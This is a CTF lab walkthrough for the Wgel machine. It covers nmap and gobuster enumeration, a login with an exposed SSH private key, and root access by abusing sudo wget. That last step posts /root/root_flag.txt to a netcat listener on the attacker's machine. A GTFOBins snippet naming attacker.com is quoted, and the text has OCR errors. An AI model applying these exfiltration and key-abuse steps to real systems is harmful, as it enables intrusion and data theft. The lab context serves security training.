
Wgel ctf

Hi guys welcome to the wgel ctf walkthrough.

So start with the lab setup where you click on start the machine.

This starts with finding the flags of the user and the root flag



1.Reconnnaisance

So we start by doing a reconnaisance on the ip shared by trackme by using nmap to scan the open ports.



The ip shared was 10.10.71.108 on my end I find two ports open port 22 and port 80

```
PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:
| 2048 94961b66801b7648682d14b59a01aaaa (RSA)
| 256 18f710cc5f40f6cf92f86916e248f438 (ECDSA)
| 256 b90b972e459bf32a4b11c7831033e0ce (ED25519)

30/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
| Supported Methods: OPTIONS GET HEAD POST

MAC Address: 02:2E:C0:52:46:AD (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Web Enumeration

Port 80 being a web port will have a website, on visiting the website on http://10.10.71.108



Right click on the page and view page source.


On checking i find a potential name as Jessie as shown:

I used gobuster to find the hidden pages and directories.

I found a sitemap and server status but on further enumeration i discoverd more hidden pages on the sitemap.

```
-[/usr/.../wordlists/seclists/Discovery/Web-Content]
      gobuster dir -u http://10.10.71.108/sitemap -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                                http://10.10.71.108/sitemap
      Method:
                                             /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt 404
 [+] Wordlist:
 [+] Negative Status codes:
[+] User Agent:
[+] Timeout:
                                                gobuster/3.2.0-dev
2025/08/28 15:48:37 Starting gobuster in directory enumeration mode
                                   (Status: 403) [Size: 277]
(Status: 403) [Size: 277]
(Status: 403) [Size: 277]
(Status: 403) [Size: 277]
(Status: 301) [Size: 319] [→ http://10.10.71.108/sitemap/.ssh/.
(Status: 301) [Size: 318] [→ http://10.10.71.108/sitemap/css/]
(Status: 301) [Size: 320] [→ http://10.10.71.108/sitemap/image
(Status: 301) [Size: 321] [→ http://10.10.71.108/sitemap/image
(Status: 200) [Size: 21080]
(Status: 301) [Size: 317] [→ http://10.10.71.108/sitemap/js/]
/.htaccess
/.htpasswd
/.ssh
/css
/fonts
/images
/index.html
/js
```

On visiting the site at http://10.10.155.178/sitemap/.ssh, a id_rsa file was found.




Index of /sitemap/.ssh



Apache/2.4.18 (Ubuntu) Server at 10.10.71.108 Port 80

On clicking the file, a **RSA Private Key** was found, which led to the initial foothold on the machine.



I downloaded the id_rsa key and stored it under id_rsa

After saving it i changed the permission and logged in using the username: Jessie and the id_rsa key.

Once done i was able to log in with ssh

```
____(root⊕kali)-[~]
_# ssh jessie@10.10.71.108 -i id_rsa ■
```

and we are in:

```
(root@kali)=[~]
# ssh jessie@10.10.71.108 -i id_rsa
The authenticity of host '10.10.71.108 (10.10.71.108)' can't be established.
ED25519 key fingerprint is SHA256:6fAPL8SGCIuyS5qsSf25mG+DUJBUYp4syoBloBpgHfc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.71.108' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
8 packages can be updated.
8 updates are security updates.
jessie@CorpOne:~$ ■
```

after navigating to the documents folder i found a txt file and there we get our flag.

```
jessie@CorpOne:-$ ls
Desktop Documents Downloads examples.desktop Music Pictures Public Templates Videos
jessie@CorpOne:-$ cd Documents
jessie@CorpOne:-*/Documents} ls
user_flag.txt
jessie@CorpOne:-*/Documents$ cat user_flag.txt
jessie@CorpOne:-*/Documents$ cat user_flag.txt
jessie@CorpOne:-*/Documents$ act user_flag.txt
```

3. Priviledge Escalation

In order to get the root user flag we have to operate and gain the root privilege.

I tried running the sudo -I to see which commands were available and found:

We can see that running the wget binary will allow us to get root priviledges. We can get this on GTFOBins. Search for wget

After doing some research i had to use the file download and created a server listening on 1234

I opened a server on the attacker machine and used the bin to get the root file

File download It can download remote files. Fetch a remote file via HTTP GET request. URL=http://attacker.com/file_to_get LFILE=file_to_save wget \$URL -0 \$LFILE

```
jessie@CorpOne:-$ sudo /usr/bin/wget --post-file=/root/root_flag.txt http://10.10.160.130:1234
--2025-08-28 20:30:35-- http://10.10.160.130:1234/
Connecting to 10.10.160.130:1234... connected.
HTTP request sent, awaiting response...
```

```
| nc - lvnp 1234 |
| istening on [any] 1234 ... |
| connect to [10.10.160.130] from (UNKNOWN) [10.10.165.109] 37720 |
| POST / HTTP/1.1 |
| User-Agent: Wget/1.17.1 (linux-gnu) |
| Accept: */* |
| Accept-Encoding: identity |
| fost: 10.10.160.130:1234 |
| connection: Keep-Alive |
| content-Type: application/x-www-form-urlencoded |
| Content-Type: application/x-www-form-urlencoded |
| Content-Length: 33 |
| b1b968b37519ad1daa6408188649263d |
```

After running the wget bin file i got the flag which is highlighted. b1b968b37519ad1daa6408188649263d